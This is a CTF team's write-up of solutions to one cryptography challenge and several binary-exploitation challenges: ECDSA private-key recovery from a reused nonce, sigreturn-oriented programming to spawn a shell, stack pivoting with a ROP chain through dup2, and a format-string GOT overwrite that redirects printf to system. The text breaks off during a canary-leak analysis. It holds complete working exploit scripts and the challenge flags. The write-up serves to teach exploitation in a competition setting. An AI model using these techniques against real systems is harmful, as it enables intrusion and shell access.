Write up

ICC - de bluz

demon1 - Bryan Jericho

ztz - Muhamad Zibrisky

Pablu - Ady Ulil Amri

Crypto

sECCuritymaxxing

In a significant breakthrough in law enforcement, authorities have arrested the infamous crime boss, known for orchestrating a sprawling illegal business network that has plagued the city for years. As authorities began to sift through the extensive evidence collected during the raid, they quickly realized that the case against him would require more than just physical evidence. As sources say the government has made deals with an black hat hacker who is in jail, to mimic him and take down his network in turn leading him to freedom…

Would you take the deal?

`ncat --ssl seccmaxx.ctf.prgy.in 1337`

given the following server_obf.py

```
#!/usr/local/bin/python3
import random
import hashlib
import sys
import os
import base64
import numpy as np
from Crypto.Random import random
from dotenv import load_dotenv

a, b ,c = 0, 7 , 10
load_dotenv()
flag=os.getenv("FLAG")
G =
(55066263022277343669578718895168534326250603453777594175500187360389
116729240,

32670510020758816978083085130507043184471273380659243275938904335757
337482424)
p = pow(2, 256) - pow(2, 32) - pow(2, 9) - pow(2, 8) - pow(2, 7) -
pow(2, 6) - pow(2, 4) - pow(2, 0)
```

```
n =
115792089237316195423570985008687907852837564279074904382605163141518
161494337

def f1(P, Q, p):
    x1, y1 = P
    x2, y2 = Q
    if x1 == x2 and y1 == y2:
        x00 = (3 * x1 * x2 + a) * pow((2 * y1), -1, p)
    else:
        x00 = (y2 - y1) * pow((x2 - x1), -1, p)
    x3 = (pow(x00, 2) - x1 - x2) % p
    y3 = (x00 * (x1 - x3) - y1) % p
    return x3, y3
# key_array=np.array(range(c))
def f6():
    res = list(map(lambda _:
int(str(random.getrandbits(256)),10),range(50)))
    return res
def f9(key1):
    block0 = hashlib.md5(key1.encode()).hexdigest()
    block1 = hashlib.sha256(key1.encode()).hexdigest()
    for key in key_array:
        key=random.getrandbits(256)
    expanded_key = base64.b64encode(key1.encode()).decode()
    return key_array,block1,block0
def f2(P, p):
    x, y = P
    assert (y * y) % p == (pow(x, 3, p) + a * x + b) % p
f2(G, p)
f7=f6()
def f3(G, k, p):
    tp = G
    c00 = bin(k)[2:]
    for i in range(1, len(c00)):
        cb = c00[i]
        tp = f1(tp, tp, p)
        if cb == '1':
```

```
            tp = f1(tp, G, p)
    f2(tp, p)
    return tp
f7.extend(f6())
# f9("45*76*3454{.....}")
d=random.getrandbits(256)
Q = f3(G=G, k=d, p=p)
random_key=10027682160744132379548276846702688646930070035683735003479285644433538084138
random_point = f3(G=G, k=random_key, p=p)
random.shuffle(f7)
def f8():
    for _ in range(100):
        rand1 = (12345 * 67890) % 54321
        rand2 = (rand1 ** 3 + rand1 ** 2 - rand1) % pow(n,-1)
        res = (rand2 + rand1) * (rand1 - rand2) % n
        return res
rppi = 0
def f4(d, m00, random_point,k):
    h00 = hashlib.sha1(m00.encode()).hexdigest()
    h1 = int(h00, 16)
    random_point = f3(G=G, k=f7[rppi], p=p)
    r = (random_point[0]) % n
    s = ((h1 + r * d) * pow(k,-1, n)) % n
    rh = hex(r)
    sh = hex(s)
    return (rh, sh)
def f67():
    key1 = {i: chr((i * 3) % 26 + 65) for i in range(50)}
    keys = list(key1.keys())
    random.shuffle(keys)
    values = [key1[k] for k in keys]
    _ = sum(ord(v) for v in values)
    return key1
f7.extend(f6())
def fchcv(r, s, m00, Q):
    h00 = hashlib.sha1(m00.encode()).hexdigest()
    h1 = int(h00, 16)
```

```
    w = pow(s, -1, n)
    u1 = f3(G=G, k=(h1 * w) % n, p=p)
    u2 = f3(G=Q, k=(r * w) % n, p=p)
    checkpoint = f1(P=u1, Q=u2, p=p)
    if checkpoint[0] == r:
        return True

f7.extend(f6())

def menu():
    while True:
        print("Welcome boss, what do you want me to do!")
        print("1. Sign messages")
        print("2.Submit signature")

        try:
            choice = int(input("> "))
            if choice in [1, 2]:
                return choice
            else:
                print("Invalid choice!please enter the number (! or
2).")
        except ValueError:
            print("Invalid choice!please enter the number (! or 2).")

def main():
    global rppi
    while True:
        choice = menu()
        if choice == 1:
            m = input("Message to sign > ")
            if m!="give_me_signature":
                k1 = f7[rppi]
                print(f4(d, m, random_point,k=k1))
                rppi = (rppi + 1) % (len(f7))
            else:
                print("nuh uh")
        elif choice == 2:
```

```
            print("""!!!SENSITIVE INFORMATION ALERT!!!
we have to make sure its you boss:
Enter the signature """)
            m="give_me_signature"
            try:
                r=int(input("Enter int value of r: "))
                s=int(input("Enter int value of s: "))
            except ValueError:
                print("Invalid input! r and s nust be integers.")
                continue
            if fchcv(r=r,s=s,m00="give_me_signature",Q=Q):
                print(f"{flag}")
            else:
               print("exit status 1")
        else:
            print("Choose the right option!")
if __name__ == "__main__":
    main()
```

This is an implementation of elliptic curve cryptography. To be honest, I haven't really studied this topic yet, haha. But basically, this code signs a message using (r,s)(r, s)(r,s), where sss is the signature and rrr comes from the x-coordinate of an intermediate point (calculated as a scalar multiplication on the curve).

$s = ((hash(message) + r * d) * k^{-1}) \bmod n$

where d is the server's private key and k is the ephemeral nonce.

Since the randomness of r is weak, it's likely that the same r is used to sign multiple messages:

$s_1 = (h_1 + r*d) / k$ and $s_2 = (h_2 + r*d) / k \pmod n$
$s_1 - s_2 = (h_1 - h_2) / k \pmod n$
$k = (h_1 - h_2) / (s_1 - s_2) \bmod n$
$d = (s_1 * k - h_1) / r \bmod n$

Once the private key d is recovered, it's easy to forge a valid signature for any message. In our case, we need to forge a signature for the message "give_me_signature". By choosing a new random nonce k' and computing:

rforged=(k'·G).xmod nr_{\text{forged}} = (k' \cdot G).x \mod n

r_forged = (k' * G).x mod n
s_forged = ((hash("give_me_signature") + r_forged*d) * $(k')^{-1}$) mod n

```
#!/usr/bin/env python3
from pwn import remote
import re, hashlib, sys, time, random

a = 0
b = 7
p = 2**256 - 2**32 - 2**9 - 2**8 - 2**7 - 2**6 - 2**4 - 1
n =
115792089237316195423570985008687907852837564279074904382605163141518161494337
G = (

55066263022277343669578718895168534326250603453777594175500187360389116729240,

32670510020758816978083085130507043184471273380659243275938904335757337482424,
)

def point_add(P, Q):
    if P is None:
        return Q
    if Q is None:
        return P
    x1, y1 = P
    x2, y2 = Q
    if x1 == x2 and (y1 + y2) % p == 0:
        return None
    if P == Q:
        m = (3 * x1 * x1) * pow(2 * y1, -1, p) % p
    else:
        m = (y2 - y1) * pow(x2 - x1, -1, p) % p
    x3 = (m * m - x1 - x2) % p
    y3 = (m * (x1 - x3) - y1) % p
    return (x3, y3)

def scalar_mult(k, P):
    result = None
    addend = P
```

```python
    while k:
        if k & 1:
            result = point_add(result, addend)
        addend = point_add(addend, addend)
        k //= 2
    return result

def sha1_int(message):
    return int(hashlib.sha1(message.encode()).hexdigest(), 16)

HOST = "seccmaxx.ctf.prgy.in"
PORT = 1337
r = remote(HOST, PORT, ssl=True)

sigs = {}
print("[*] Collecting signatures until we find a nonce reuse...")
i = 0
reused = None

while True:
    i += 1
    r.recvuntil(b"> ")
    r.sendline(b"1")
    r.recvuntil(b"Message to sign > ")
    msg = f"msg{i}"
    r.sendline(msg.encode())
    line = r.recvline().strip().decode()
    m = re.search(r"\('([^']+)', '([^']+)'\)", line)
    if not m:
        print("[!] Could not parse signature from:", line)
        continue
    r_hex, s_hex = m.group(1), m.group(2)
    r_val = int(r_hex, 16)
    s_val = int(s_hex, 16)
    h_val = sha1_int(msg)
    print(f"[*] Got signature for '{msg}': r = {hex(r_val)} s = {hex(s_val)}")
    if r_val in sigs:
        print("[*] Found reused nonce!")
        reused = (r_val, sigs[r_val], (msg, s_val, h_val))
        break
    sigs[r_val] = (msg, s_val, h_val)
    time.sleep(0.1)
```

```
if not reused:
    print("[!] Failed to find a reused nonce. Exiting.")
    sys.exit(1)

r_common = reused[0]
(msg1, s1, h1) = reused[1]
(msg2, s2, h2) = reused[2]

print(f"[*] Reused r: {hex(r_common)} for '{msg1}': s1 = {hex(s1)}, h1 = {h1}
and '{msg2}': s2 = {hex(s2)}, h2 = {h2}")

diff_s = (s1 - s2) % n
inv_diff_s = pow(diff_s, -1, n)
k_recovered = ((h1 - h2) * inv_diff_s) % n
print(f"[*] Recovered k (nonce): {k_recovered}")

d = ((s1 * k_recovered - h1) * pow(r_common, -1, n)) % n
print(f"[*] Recovered private key d: {d}")

target_msg = "give_me_signature"
h_target = sha1_int(target_msg)
k_prime = random.randrange(1, n)
R_point = scalar_mult(k_prime, G)
r_forged = R_point[0] % n
inv_k_prime = pow(k_prime, -1, n)
s_forged = ((h_target + r_forged * d) * inv_k_prime) % n
print(f"[*] Forged signature for '{target_msg}': r = {r_forged} s =
{s_forged}")

r.recvuntil(b"> ")
r.sendline(b"2")
r.recvuntil(b"Enter the signature")
r.recvuntil(b"Enter int value of r: ")
r.sendline(str(r_forged).encode())
r.recvuntil(b"Enter int value of s: ")
r.sendline(str(s_forged).encode())
result = r.recvall(timeout=5).decode()
print("\n[*] Service output:")
print(result)
```

~~AI dikit ga ngaruh~~
flag:
p_ctf{I5it_tH3K3Y_0r_y0|_|r_pr!5ef0R_fr3340m}

Binary Exploitation

Size Doesn't Matter

It would be a good idea to start by identifying the given binary type.

```
$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not
stripped

$ strings chall
I'm small, aren't I? Nobody expects me to do anything...
I guess I'll just stay here, too small to matter. Figures.
Guess I was right... I'm just too small for you to care.
test.asm
msg_len
msg2
msg2_len
msg3
msg3_len
buffer
__bss_start
_edata
_end
.symtab
.strtab
.shstrtab
.text
.data
.bss
```

It turns out that the given binary file is very small, in the `strings` command we can see that there is `test.asm` which may be the source code of this binary. So it can be concluded that this binary is a binary compiled from assembly.

It's time for us to do binary analysis using **IDA Pro**.

```
void __noreturn start()
{
  signed __int64 v0; // rax
  signed __int64 v1; // rax
  signed __int64 v2; // rax
  signed __int64 v3; // rax
```

```
  size_t v4; // rdx
  signed __int64 v5; // rax
  signed __int64 v6; // rax
  signed __int64 v7; // rax
  char v8; // [rsp-1F4h] [rbp-1F4h] BYREF

  v0 = sys_write(1u, msg, 0x3AuLL);
  v1 = sys_read(0, &v8, 0x1F3uLL);
  v2 = sys_write(1u, msg2, 0x3CuLL);
  v3 = sys_read(0, _bss_start, 0x10uLL);
  v5 = sys_read(0, _bss_start, v4);
  v6 = sys_write(1u, msg3, 0x39uLL);
  v7 = sys_exit(0);
}
```

From the assembly code above, we can see that this binary performs `read` and `write` syscalls to read input from the user and write output to the user.

```
text:0000000000401051                 mov     rsi, offset __bss_start ; buf
text:000000000040105B                 mov     edx, 10h        ; count
text:0000000000401060                 mov     eax, 0
text:0000000000401065                 mov     edi, 0          ; fd
text:000000000040106A                 syscall                 ; LINUX - sys_read
text:000000000040106C                 syscall                 ; LINUX - sys_read
```

But there is something interesting here where in the `sys_read(0, _bss_start, 0x10uLL);` section we can see that this binary reads 0x10 bytes (16 bytes) of user input to `_bss_start` which is part of the `.bss` section. After `sys_read` is complete, this binary does `sys_read(0, _bss_start, v4);` where when `sys_read` is called it will use the previous register used in `sys_read(0, _bss_start, 0x10uLL);`.

When `sys_read(0, _bss_start, 0x10uLL);` is finished being called then the `eax` or `rax` register will contain the same value as the number of bytes read by `sys_read`.

So `sys_read(0, _bss_start, v4);` will not always be `sys_read` but it will change to another `syscall` according to the value in the `rax` register.

After searching the internet there is a technique called Sigreturn-Oriented Programming (SROP) where we can do the `syscall` we want using this technique.

We can create **Sigreturn Frame** using `SigreturnFrame` from the `pwn` library which will help us to create the payload we want. With `SigreturnFrame` we can set the register we want and do the syscall we want.

Here is the python script that I used to complete this challenge. We store the **Sigreturn Frame** in the first `sys_read` in the `v8` variable on the stack. After that we do a second `sys_read` to write the string `/bin/sh` to `_bss_start` (But we adjust it first so that the output of `rax` becomes the `sys_rt_sigreturn` syscall number 15) which we then use in the **Sigreturn Frame** to do the `execve` syscall which will run the shell.

```
from pwn import *

binary = './chall'

context.log_level = 'debug'
context.binary = binary

e = ELF(binary)
r = process(binary)
# r = remote('microp.ctf.prgy.in', 1337, ssl=True)

# gdb.attach(r, '''
#     b *_start+108
#     c
# ''')

frame = SigreturnFrame()
frame.rax = 59          # execve syscall number
frame.rdi = 0x4020B0    # Pointer to "/bin/sh" string (_bss_start)
frame.rsi = 0           # NULL argv
frame.rdx = 0           # NULL envp
frame.rip = 0x401098    # syscall instruction

payload_stage1 = bytes(frame).ljust(0x1F3, b'\x00')

r.recvuntil(b"I'm small, aren't I? Nobody expects me to do anything...")
r.send(payload_stage1)

payload_stage2 = b"/bin/sh\x00".ljust(15, b'\x00')

r.recvuntil(b"I guess I'll just stay here, too small to matter. Figures.")
r.send(payload_stage2) # Write /bin/sh to _bss_start

r.interactive()
r.close()
```

Flag: `p_ctf{t1n¥_c0d3_bu+_str0ng_3n0ugh!}`

Dupocalypse

Let's just decompile the binary using **IDA Pro**.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int optval; // [rsp+18h] [rbp-48h] BYREF
  socklen_t addr_len; // [rsp+1Ch] [rbp-44h] BYREF
  struct sockaddr addr; // [rsp+20h] [rbp-40h] BYREF
  struct sockaddr s; // [rsp+30h] [rbp-30h] BYREF
  int v8; // [rsp+4Ch] [rbp-14h]
  int fd; // [rsp+50h] [rbp-10h]
  unsigned int v10; // [rsp+54h] [rbp-Ch]
  char *nptr; // [rsp+58h] [rbp-8h]

  nptr = getenv("PORT");
  if ( !nptr )
    exit(1);
  v10 = atoi(nptr);
  addr_len = 16;
  fd = socket(2, 1, 0);
  if ( fd < 0 )
    error("Socket creation failed");
  optval = 1;
  if ( setsockopt(fd, 1, 2, &optval, 4u) < 0 )
    error("Setsockopt failed");
  memset(&s, 0, sizeof(s));
  s.sa_family = 2;
  *(_DWORD *)&s.sa_data[2] = 0;
  *(_WORD *)s.sa_data = htons(v10);
  if ( bind(fd, &s, 0x10u) < 0 )
    error("Bind failed");
  if ( listen(fd, 1) < 0 )
    error("Listen failed");
  printf("Server is listening on port %d...\n", v10);
  v8 = accept(fd, &addr, &addr_len);
  if ( v8 < 0 )
    error("Accept failed");
  write(1, "Accepted a connection...\n", 0x1AuLL);
  getinput((unsigned int)v8);
  close(fd);
  close(v8);
  write(1, "Server shut down.\n", 0x12uLL);
```

```
  return 0;
}
```

It can be seen here that this binary is a server that accepts connections on the port defined in the PORT environment variable. This binary will accept input from the client and then close the connection.

```
__int64 __fastcall getinput(unsigned int a1)
{
  char s[256]; // [rsp+10h] [rbp-100h] BYREF

  write(a1, &unk_400F08, 0x27uLL);
  whereami(s, a1);
  memset(s, 0, sizeof(s));
  write(a1, &unk_400F30, 0x2DuLL);
  read(a1, s, 0x118uLL);                        // Buffer Overflow
  write(a1, &unk_400F60, 0x25uLL);
  return 0LL;
}
```

And another classic buffer overflow. This binary receives input from the client of 0x118 (280) bytes into the 256 byte buffer `s`. We are only given 24 bytes to perform the buffer overflow.

```
ssize_t __fastcall whereami(const void *a1, int a2)
{
  char s[60]; // [rsp+10h] [rbp-40h] BYREF
  int v4; // [rsp+4Ch] [rbp-4h]

  v4 = snprintf(s, 0x3CuLL, "The stack has spoken:%p\nThe rest is up to you!\n", a1);
  return write(a2, s, v4);
}
```

But there is something interesting here where the `whereami` function will write the stack address to the client. We can use this stack address to do [Stack Pivoting]() and do ROP. (Also someone solved this using **ret2csu**).

```
void __fastcall pwn(__int64 a1, __int64 a2, int a3)
{
  size_t v3; // rax
  char s[104]; // [rsp+10h] [rbp-70h] BYREF
  FILE *stream; // [rsp+78h] [rbp-8h]

  if ( a3 == 0xCAFEBABE )
  {
    stream = fopen("app/flag.txt", "r");
    if ( stream )
```

```
    {
      fgets(s, 100, stream);
      v3 = strlen(s);
      write(1, s, v3);
      fclose(stream);
    }
    else
    {
      write(1, "Contact admin\n", 0xEuLL);
    }
  }
}
```

What is interesting here is that this binary has a pwn function which will open the `app/flag.txt` file and write the contents of the file to file descriptor 1 (stdout) but will not write to the client 4 file descriptor.

```
int dupx()
{
  return dup2(1, 1);
}
```

Ok there is a function dup2 which will duplicate the old file descriptor to the new file descriptor. We can use this to write flags to the client.

Since there is a condition to check whether arguments 3 is `0xCAFEBABE` and there is no gadget for rdx then we can't call the function from the beginning line but there is an address adjustment and call after the check.

```
.text:0000000000400AB8                 cmp     [rbp+var_7C], 0CAFEBABEh
.text:0000000000400ABF                 jnz     short loc_400B38
.text:0000000000400AC1                 lea     rsi, modes      ; "r"
.text:0000000000400AC8                 lea     rdi, filename   ; "app/flag.txt"
.text:0000000000400ACF                 call    _fopen
.text:0000000000400AD4                 mov     [rbp+stream], rax
.text:0000000000400AD8                 cmp     [rbp+stream], 0
.text:0000000000400ADD                 jz      short loc_400B22
```

We can use the address `0x400AC1` to call the pwn function without having to go through the check.

To find the gadget we need we can use `ropper`.

```
$ ropper --file challenge/chal --search "leave; ret"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: leave; ret
```

```
[INFO] File: challenge/chal
0x0000000000400b39: leave; ret;

$ ropper --file challenge/chal --search "pop rdi"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi

[INFO] File: challenge/chal
0x0000000000400e93: pop rdi; ret;

$ ropper --file challenge/chal --search "pop rsi"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rsi

[INFO] File: challenge/chal
0x0000000000400e91: pop rsi; pop r15; ret;
```

We can use the `leave; ret` gadget to perform stack pivoting and the `pop rdi` and `pop rsi; pop r15; ret` gadgets to perform **ROP**.

```
from pwn import *

binary = './challenge/chal'

context.log_level = 'debug'
context.binary = binary

e = ELF(binary)
r = remote('127.0.0.1', 1337)
# r = remote('dupocalypse.ctf.prgy.in', 1337, ssl=True)

r.recvuntil(b"The stack has spoken:")
leaked_stack = int(r.recvline().strip(), 16)
log.info(f"Leaked stack address: {hex(leaked_stack)}")

leave_ret = 0x400b39

pop_rdi = 0x400e93
pop_rsi_r15 = 0x400e91

payload = flat(
                            # pop rbp (leave)
```

```
    leaked_stack,           # New RBP

    # Redirect stdout to client
    pop_rdi,                # pop rdi; ret (Argument 1)
    4,                      # Socket fd
    pop_rsi_r15,            # pop rsi; pop r15; ret (Argument 2)
    1,                      # Because the flag is in the stdout
    0x0,
    p64(e.symbols['dup2']),

    # Open flag.txt
    pop_rdi,
    0x0,                    # useless
    pop_rsi_r15,
    0x0,                    # useless
    0x0,
    p64(0x400AC1)
)

payload = payload.ljust(256, b'A')
payload += flat([
    leaked_stack,
    leave_ret,
])

r.recvuntil(b"your input?\n")
r.send(payload)

r.interactive()
```

Flag: p_ctf{dup0calyps3_unl34sh3d_st4ck_m4nip_0verfl0w_r3b00t3d}

Vault of Lost Memories

Let's just do a binary analysis using **IDA Pro**.

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  unsigned int v4; // [rsp+Ch] [rbp-4h]

  sub_401216(a1, a2, a3);
  signal(14, handler);
  alarm(0x64u);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  if ( (unsigned int)sub_401259() )
  {
    v4 = -1;
    fwrite("password mismatch!\n", 1uLL, 0x17uLL, stderr);
  }
  else
  {
    v4 = 0;
    sub_401448();
  }
  return v4;
}
```

Password Crack

It turns out that this program asks for password input, if the password entered is correct, then the program will run `sub_401448()`. However, before that, let's look at the `sub_401259()` function.

```
__int64 sub_401259()
{
  char v1; // [rsp+7h] [rbp-39h]
  unsigned int i; // [rsp+8h] [rbp-38h]
  int j; // [rsp+Ch] [rbp-34h]
  char s[40]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v5; // [rsp+38h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  for ( i = 0; i <= 0x1F; i += 4 )
    *(_DWORD *)&s[i] = 0;
```

```
  puts("Welcome to the digital vault of lost memories! ");
  puts("Enter the passcode to enter the lost memory world: ");
  printf(">>> ");
  fflush(stdout);
  fgets(s, 32, stdin);
  s[strlen(s) - 1] = 0;
  for ( j = 0; s[j]; ++j )
  {
    v1 = s[j];
    if ( ((*__ctype_b_loc())[v1] & 0x100) != 0 )
    {
      s[j] = (v1 - 65 + dword_404094) % 26 + 65;
    }
    else if ( ((*__ctype_b_loc())[v1] & 0x200) != 0 )
    {
      s[j] = (v1 - 97 + dword_404094) % 26 + 97;
    }
    s[j] ^= dword_404090;
  }
  return (unsigned int)-(memcmp("cLVQjFMjcFDGQ", s, 0xDuLL) != 0);
}
```

From the `sub_401259()` function we can see that the program performs a transformation on the password entered by the user. This transformation consists of two stages, namely Caesar cipher and XOR. After the transformation is complete, the program will compare the transformation result with the string `cLVQjFMjcFDGQ`. If the transformation result is the same as the string, the program will return a value of 0, otherwise, the program will return a value of -1.

```
dword_404094 = 10   # The Caesar cipher shift value
dword_404090 = 53   # The XOR key

transformed_password = 'cLVQjFMjcFDGQ'
password = ''

for char in transformed_password:
    char = chr(ord(char) ^ dword_404090)

    if char.isupper():
        char = chr(((ord(char) - 65 - dword_404094) % 26) + 65)
    elif char.islower():
        char = chr(((ord(char) - 97 - dword_404094) % 26) + 97)

    password += char

print(password)
```

The correct password is `Lost_in_Light`.

Format String Vulnerability

```
int sub_401448()
{
  char s[136]; // [rsp+0h] [rbp-90h] BYREF
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  memset(s, 0, 0x80uLL);
  puts("How should we address you? ");
  printf(">>> ");
  fgets(s, 128, stdin);
  printf("hello ");
  printf(s);                                    // Format String
  printf("Here are the lost memories:");
  putc(10, stdout);
  return system("ls *.pdf");
}
```

From the `sub_401448()` function we can see that the program performs string formatting on the input given by the user. After that, the program will run `system("ls *.pdf")`. Because the program performs string formatting on the input given by the user, we can perform a string format attack to get the flag.


Because in string format we can write to the address we want, we can write to any address. Here I do a write on the `putc` function to return to the `sub_401448()` function and write on the `printf` function to run the `system` function.

```
from pwn import *

binary = './challenge/chal'

# context.log_level = 'debug'
context.binary = binary

e = ELF(binary)
r = process(binary)
# r = remote('vault.ctf.prgy.in', 1337, ssl=True)

payload = fmtstr_payload(6, {
  e.got['putc']: 0x401448,               # Overwrite putc with sub_401448
  e.got['printf']: e.symbols['system']   # Overwrite printf with system
}, write_size='short')
```

```
r.recvuntil(b">>> ")
r.sendline(b"Lost_in_Light")

r.recvuntil(b">>> ")
r.sendline(payload)

r.interactive()
```

When this works, then every time we enter input, what should have been `printf(s);` will become `system(s);` where we can do any command. However, on the server there will be some obstacles, namely all files on the server are `.pdf` files. To get or download the `.pdf` file, we can use the `base64` command to encode the `.pdf` file into base64 and then we decode it locally.

In the last `.pdf` file, we will get a flag.



Flag: `p_ctf{4cqU1r3d_B3y0nd_7h3_M3m0r1es}`

Interesting

First, let's check the binary.

```
$ file challenge/chal
challenge/chal: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), statically
linked, no section header

$ strings challenge/chal
...
PROT_EXEC|PROT_WRITE failed.
_j<X
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 4.24 Copyright (C) 1996-2024 the UPX Team. All Rights Reserved. $
_RPWQM)
j"AZR^j
...
UPX!
UPX!
```

After checking the strings, we can see that the binary is packed with **UPX**. Let's unpack the binary.

```
$ .\upx.exe -d chal -o chal.unpack
```

Now let's check the unpacked binary protections.

```
$ file challenge/chal.unpack
challenge/chal.unpack: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=d7d336a6fb868f08d310d402fd06fe7f7ce2a22c, for GNU/Linux 3.2.0, not
stripped
$ pwn checksec challenge/chal.unpack
[*]
'/home/ztz/projects/ctf/writeups/2025/pragyan/pwn/interesting/challenge/chal.unpack'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    FORTIFY:    Enabled
    SHSTK:      Enabled
    IBT:        Enabled
```

```
    Stripped:    No
```

The binary is not stripped, and it has all the protections enabled. Where the binary is Canary enabled, NX enabled, PIE enabled, and Full RELRO enabled. Where Canary is enabled, we need to leak the canary to exploit the buffer overflow vulnerability. PIE is enabled, so we need to leak the address to calculate the base address of the binary. Let's check the main function.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  puts(
    "########  ########     ###     ######   ##    ##    ###    ##    ## \n"
    "##     ## ##     ##   ## ##   ##    ##   ##  ##    ## ##   ###   ## \n"
    "##     ## ##     ##  ##   ##  ##          ####    ##   ##  ####  ## \n"
    "########  ########  ##     ## ##   ####    ##    ##     ## ## ## ## \n"
    "##        ##   ##   ######### ##    ##     ##    ######### ##  #### \n"
    "##        ##    ##  ##     ## ##    ##     ##    ##     ## ##   ### \n"
    "##        ##     ## ##     ##  ######      ##    ##     ## ##    ## \n"
    "\n");
  puts("Hey there! Welcome to the challenge");
  puts("The rules are simple! Say something interesting, and I will give you the
flag.");
  if ( (unsigned int)fun() == 7 )
    puts("Nah! You are boring");
  return 0;
}
```

The main function calls the fun function.

```
__int64 fun()
{
  __int64 v1; // [rsp+0h] [rbp-128h] BYREF
  char s[248]; // [rsp+20h] [rbp-108h] BYREF
  unsigned __int64 v3; // [rsp+118h] [rbp-10h]

  v3 = __readfsqword(0x28u);
  fgets(s, 230, stdin);
  __printf_chk(1LL, "You said: ");
  __printf_chk(1LL, s);                           // Format String
  puts("Do you really think that's interesting?");
  gets(&v1);                                      // Buffer Overflow
  return 7LL;
}
```

The `fun` function has a format string vulnerability and a buffer overflow vulnerability. The format string vulnerability is in the `printf` function, and the buffer overflow vulnerability is in the `gets` function. Let's check the `interesting` function.

```
unsigned __int64 interesting()
{
  FILE *v0; // rax
  FILE *v1; // rbp
  char v3[264]; // [rsp+0h] [rbp-128h] BYREF
  unsigned __int64 v4; // [rsp+108h] [rbp-20h]

  v4 = __readfsqword(0x28u);
  puts("Yeah, that's interesting");
  v0 = fopen("flag.txt", "r");
  if ( !v0 )
  {
    perror("Error opening file, Contact Admin");
    exit(1);
  }
  v1 = v0;
  if ( fgets(v3, 256, v0) )
    __printf_chk(1LL, "%s", v3);
  fclose(v1);
  return v4 - __readfsqword(0x28u);
}
```

The `interesting` function opens the `flag.txt` file and prints the content of the file. The `interesting` function is the function that we need to return to get the flag.

Because the binary is `Canary` enabled, we need to leak the canary to exploit the buffer overflow vulnerability. Let's check the format string vulnerability. We can use `gdb` to set a breakpoint after `gets` function and send the format string payload to leak the canary.

```
pwndbg> disassemble fun
Dump of assembler code for function fun:
   0x00000000000013d0 <+0>:     endbr64
   0x00000000000013d4 <+4>:     push   rbp
   0x00000000000013d5 <+5>:     mov    esi,0xe6
   0x00000000000013da <+10>:    sub    rsp,0x120
   0x00000000000013e1 <+17>:    mov    rdx,QWORD PTR [rip+0x2c38]        # 0x4020 <stdin@GLIBC_2.2.5>
   0x00000000000013e8 <+24>:    mov    rax,QWORD PTR fs:0x28
   0x00000000000013f1 <+33>:    mov    QWORD PTR [rsp+0x118],rax
   0x00000000000013f9 <+41>:    xor    eax,eax
   0x00000000000013fb <+43>:    lea    rbp,[rsp+0x20]
   0x0000000000001400 <+48>:    mov    rdi,rbp
   0x0000000000001403 <+51>:    call   0x1110 <fgets@plt>
   0x0000000000001408 <+56>:    lea    rsi,[rip+0xc1c]        # 0x202b
   0x000000000000140f <+63>:    mov    edi,0x1
   0x0000000000001414 <+68>:    xor    eax,eax
   0x0000000000001416 <+70>:    call   0x1130 <__printf_chk@plt>
   0x000000000000141b <+75>:    mov    rsi,rbp
   0x000000000000141e <+78>:    mov    edi,0x1
   0x0000000000001423 <+83>:    xor    eax,eax
   0x0000000000001425 <+85>:    call   0x1130 <__printf_chk@plt>
   0x000000000000142a <+90>:    lea    rdi,[rip+0xc47]        # 0x2078
   0x0000000000001431 <+97>:    call   0x10e0 <puts@plt>
   0x0000000000001436 <+102>:   xor    eax,eax
   0x0000000000001438 <+104>:   mov    rdi,rsp
   0x000000000000143b <+107>:   call   0x1120 <gets@plt>
   0x0000000000001440 <+112>:   mov    rax,QWORD PTR [rsp+0x118]
   0x0000000000001448 <+120>:   sub    rax,QWORD PTR fs:0x28
   0x0000000000001451 <+129>:   jne    0x1461 <fun+145>
   0x0000000000001453 <+131>:   add    rsp,0x120
   0x000000000000145a <+138>:   mov    eax,0x7
   0x000000000000145f <+143>:   pop    rbp
